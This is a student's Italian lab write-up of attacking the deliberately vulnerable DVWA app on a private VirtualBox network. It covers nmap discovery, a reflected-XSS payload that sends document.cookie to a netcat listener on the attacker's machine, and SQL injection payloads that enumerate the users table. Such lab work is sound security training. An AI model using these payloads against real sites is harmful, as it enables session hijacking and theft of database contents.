

## W13D4- FRANCESCO MONTALTO

1. Ho innanzitutto verificato che Kali e DVWA si vedessero in rete.

Ho eseguito un nmap per scoprire gli host attivi, ed ho scoperto che nella maggior parte dei casi DVWA è quello che finisce con .101, quindi ho scansionato quello.

```
(kali㉿kali)-[~/Desktop]
$ sudo nmap -sn 192.168.56.0/24

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-23 02:17 CEST
Nmap scan report for 192.168.56.1
Host is up (0.00038s latency).
MAC Address: 0A:00:27:00:00:0E (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.0012s latency).
MAC Address: 08:00:27:F9:4E:01 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up (0.00089s latency).
MAC Address: 08:00:27:49:2D:ED (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

```
(kali㉿kali)-[~/Desktop]
$ curl -IL http://192.168.56.101/dvwa/
HTTP/1.1 302 Found
Date: Thu, 23 Oct 2025 00:21:57 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=cfa4d5cf44159f9cdc1e75d098fe0fcb; path=/
Set-Cookie: security=high
Location: login.php
Content-Type: text/html

HTTP/1.1 200 OK
Date: Thu, 23 Oct 2025 00:21:57 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Set-Cookie: PHPSESSID=bee730d2ec618d03252bc39d5ddbd934; path=/
Set-Cookie: security=high
Content-Type: text/html; charset=utf-8
```


**-curl** è uno strumento da riga di comando per fare richieste HTTP(S).


**-I** chiede solo le intestazioni (headers) della risposta, non il corpo della pagina.

**-L** dice a curl di seguire i redirect automaticamente.

Quindi **-IL** mostra le intestazioni di tutte le risposte sulla catena di redirect (prima la risposta 302, poi la 200, ecc.).

2. Ho impostato DVWA Security su Low.



**DVWA Security** 

### Script Security


Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

3. Ho poi proceduto a identificare una pagina di DVWA vulnerabile a XSS riflesso e dimostrare l'exploit con un payload JavaScript che apre un alert.

Sono andato su XSS Reflected.




### Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

#### More info


<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

Ho provato con un payload di prova innocuo.



What's your name?

Come visibile, l'alert significa che la pagina è vulnerabile a XSS riflesso.




4. Adesso ho provato a esfiltrare il cookie verso Kali. Questo invia il cookie del browser vittima a un listener su Kali.

Su Kali ho messo in ascolto la porta 8888, che mi mostrerà così le richieste in chiaro.

```
(kali@kali)-[~/Desktop]
$ nc -lvp 8888
listening on [any] 8888 ...


```

Ho poi cambiato il Payload precedente



#### 4. Evidenza XSS con esfiltrazione cookie.

Durante il test sulla vulnerabilità XSS riflessa ho iniettato uno script di prova nella pagina DVWA che ha causato una richiesta HTTP verso un server di test controllato da me. Il listener sul server di test ha ricevuto una GET contenente il valore del cookie di sessione (parametri security e PHPSESSID), dimostrando che uno script iniettato può leggere cookie accessibili da JavaScript e inviarli a un host remoto.



Il codice strutturato è il seguente:

```
<script>>window.location='http://192.168.56.102:12345/?cookie='+document.cookie</script>
```

**<script> ... </script>**

Tag HTML che indica l'inizio e la fine di un blocco di JavaScript inline. Se il browser lo interpreta e il contenuto non è stato escapato, il codice interno viene eseguito.

**window.location = 'URL'**

Assegnare a window.location causa un redirect del browser verso l'URL indicato. È un modo semplice per far sì che il browser effettui una richiesta GET verso una risorsa esterna.

**'http://192.168.56.102:12345/'**

L'URL di destinazione: qui 192.168.56.102 è l'indirizzo IP della macchina che controlla il listener (es. Kali), e 12345 è la porta sulla quale è in ascolto (nc -l ... o altro listener). Questo è l'endpoint che riceverà la GET.

**'?cookie=' + document.cookie**

Costruzione della query string. '?cookie=' è la chiave del parametro; document.cookie è la stringa che contiene i cookie leggibili via JavaScript per il dominio corrente. Concatenando si ottiene qualcosa come `?cookie=security=low%20PHPSESSID=....`

**document.cookie**

Proprietà del DOM che restituisce i cookie accessibili da JavaScript (ossia quelli NON marcati HttpOnly). Restituisce i cookie come una singola stringa nome1=val1; nome2=val2.

5. Mi sono poi recato sulla scheda SQL Injection.  
Mettendo dei numeri nella barra di ricerca, ci escono un nome ed un cognome.


## Vulnerability: SQL Injection

**User ID:**  
   
  
**ID: 2**  
**First name: Gordon**  
**Surname: Brown**

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Ho poi ottenuto la conferma che l'input viene interpolato nella query SQL del server, tramite un "errore di sintassi".



6. Il mio obbiettivo a questo punto era manipolare il parametro id in modo che la condizione WHERE risulti sempre vera e la pagina restituisca più risultati, il che è una prova incontestabile che la query è controllabile dall'input.

Inserendo una condizione che è sempre vera (es. OR '1'='1') la WHERE viene aggirata e la query può restituire righe non previste.

## vulnerability: SQL injection

User ID:

ID: id=1' OR '1'='1  
First name: admin  
Surname: admin

ID: id=1' OR '1'='1  
First name: Gordon  
Surname: Brown

ID: id=1' OR '1'='1  
First name: Hack  
Surname: Me

ID: id=1' OR '1'='1  
First name: Pablo  
Surname: Picasso

ID: id=1' OR '1'='1  
First name: Bob  
Surname: Smith

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

7. Da qui, ho proceduto a determinare il numero di colonne (con il metodo UNION/NULL) con l'obiettivo di trovare il numero di colonne che la query originale seleziona, provando UNION SELECT con un numero crescente di NULL finché la query non diventa sintatticamente corretta.

UNION SELECT richiede che la SELECT dell'attaccante abbia lo stesso numero di colonne della SELECT originale. Se indoviniamo il numero giusto, la query non ci darà errore e potremo poi sostituire NULL con valori di prova per vedere quali colonne vengono visualizzate.

Tramite la riga:

"http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=1' UNION SELECT NULL,NULL FROM users-- &Submit=Submit"

ho potuto accertare che la UNION è stata accettata (numero di colonne corretto) e che la tabella users probabilmente esiste (o perlomeno la query non ha fallito).

## Vulnerability: SQL Injection

User ID:

ID: http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=1' UNION SELECT NULL,NULL FROM users--  
First name:  
Surname:


### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Ora devo capire quali colonne della tabella users contengono i dati utili (username/password/email ecc.) e poi sostituire i NULL con quei nomi di colonna o con espressioni che concatenano valori leggibili.

8. Un tentativo abbastanza scontato l'ho fatto provando con i nomi di colonna più comuni. Ho quindi scritto sul payload

“`http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=1' UNION SELECT username,password FROM users-- &Submit=Submit`” e mi è uscita la scheda visibile nello screen sottostante.



“Unknown column 'username' in 'field list' “ è la conferma definitiva che la query è viva e vulnerabile. A questo punto non mi resta che scoprire i nomi delle colonne della tabella “users”.



9. Ho quindi enumerato le colonne della tabella “users” tramite il Payload sottostante:

“http://192.168.56.101/dvwa/vulnerabilities/sqli/?id=1' UNION SELECT column\_name,table\_name FROM information\_schema.columns WHERE table\_schema=database() AND table\_name='users'--&Submit=Submit”, e l’output è stato quanto visibile nello screen:

**id=1'**

Chiude la stringa o l’espressione dove il parametro id viene interpolato nella query SQL originale.

**UNION SELECT column\_name,table\_name FROM information\_schema.columns**

Introduce una clausola UNION che combina i risultati di una query controllata dall’attaccante con quelli della query originale. Qui si selezionano column\_name e table\_name dalla vista di sistema information\_schema.columns

**WHERE table\_schema=database() AND table\_name='users'**

Filtra i risultati per mostrare solo le colonne della tabella users nello schema (database) corrente. database() è una funzione MySQL che ritorna il DB in uso, così la query è portabile senza conoscere il nome del DB.

--  
(commento finale)

**||** --

commenta il resto della query originale, prevenendo errori sintattici dovuti a codice SQL residuo dopo il punto in cui abbiamo iniettato il payload.

**&Submit=Submit**

Parametro del form che attiva l’esecuzione; incluso nell’URL perché il form lo richiede.

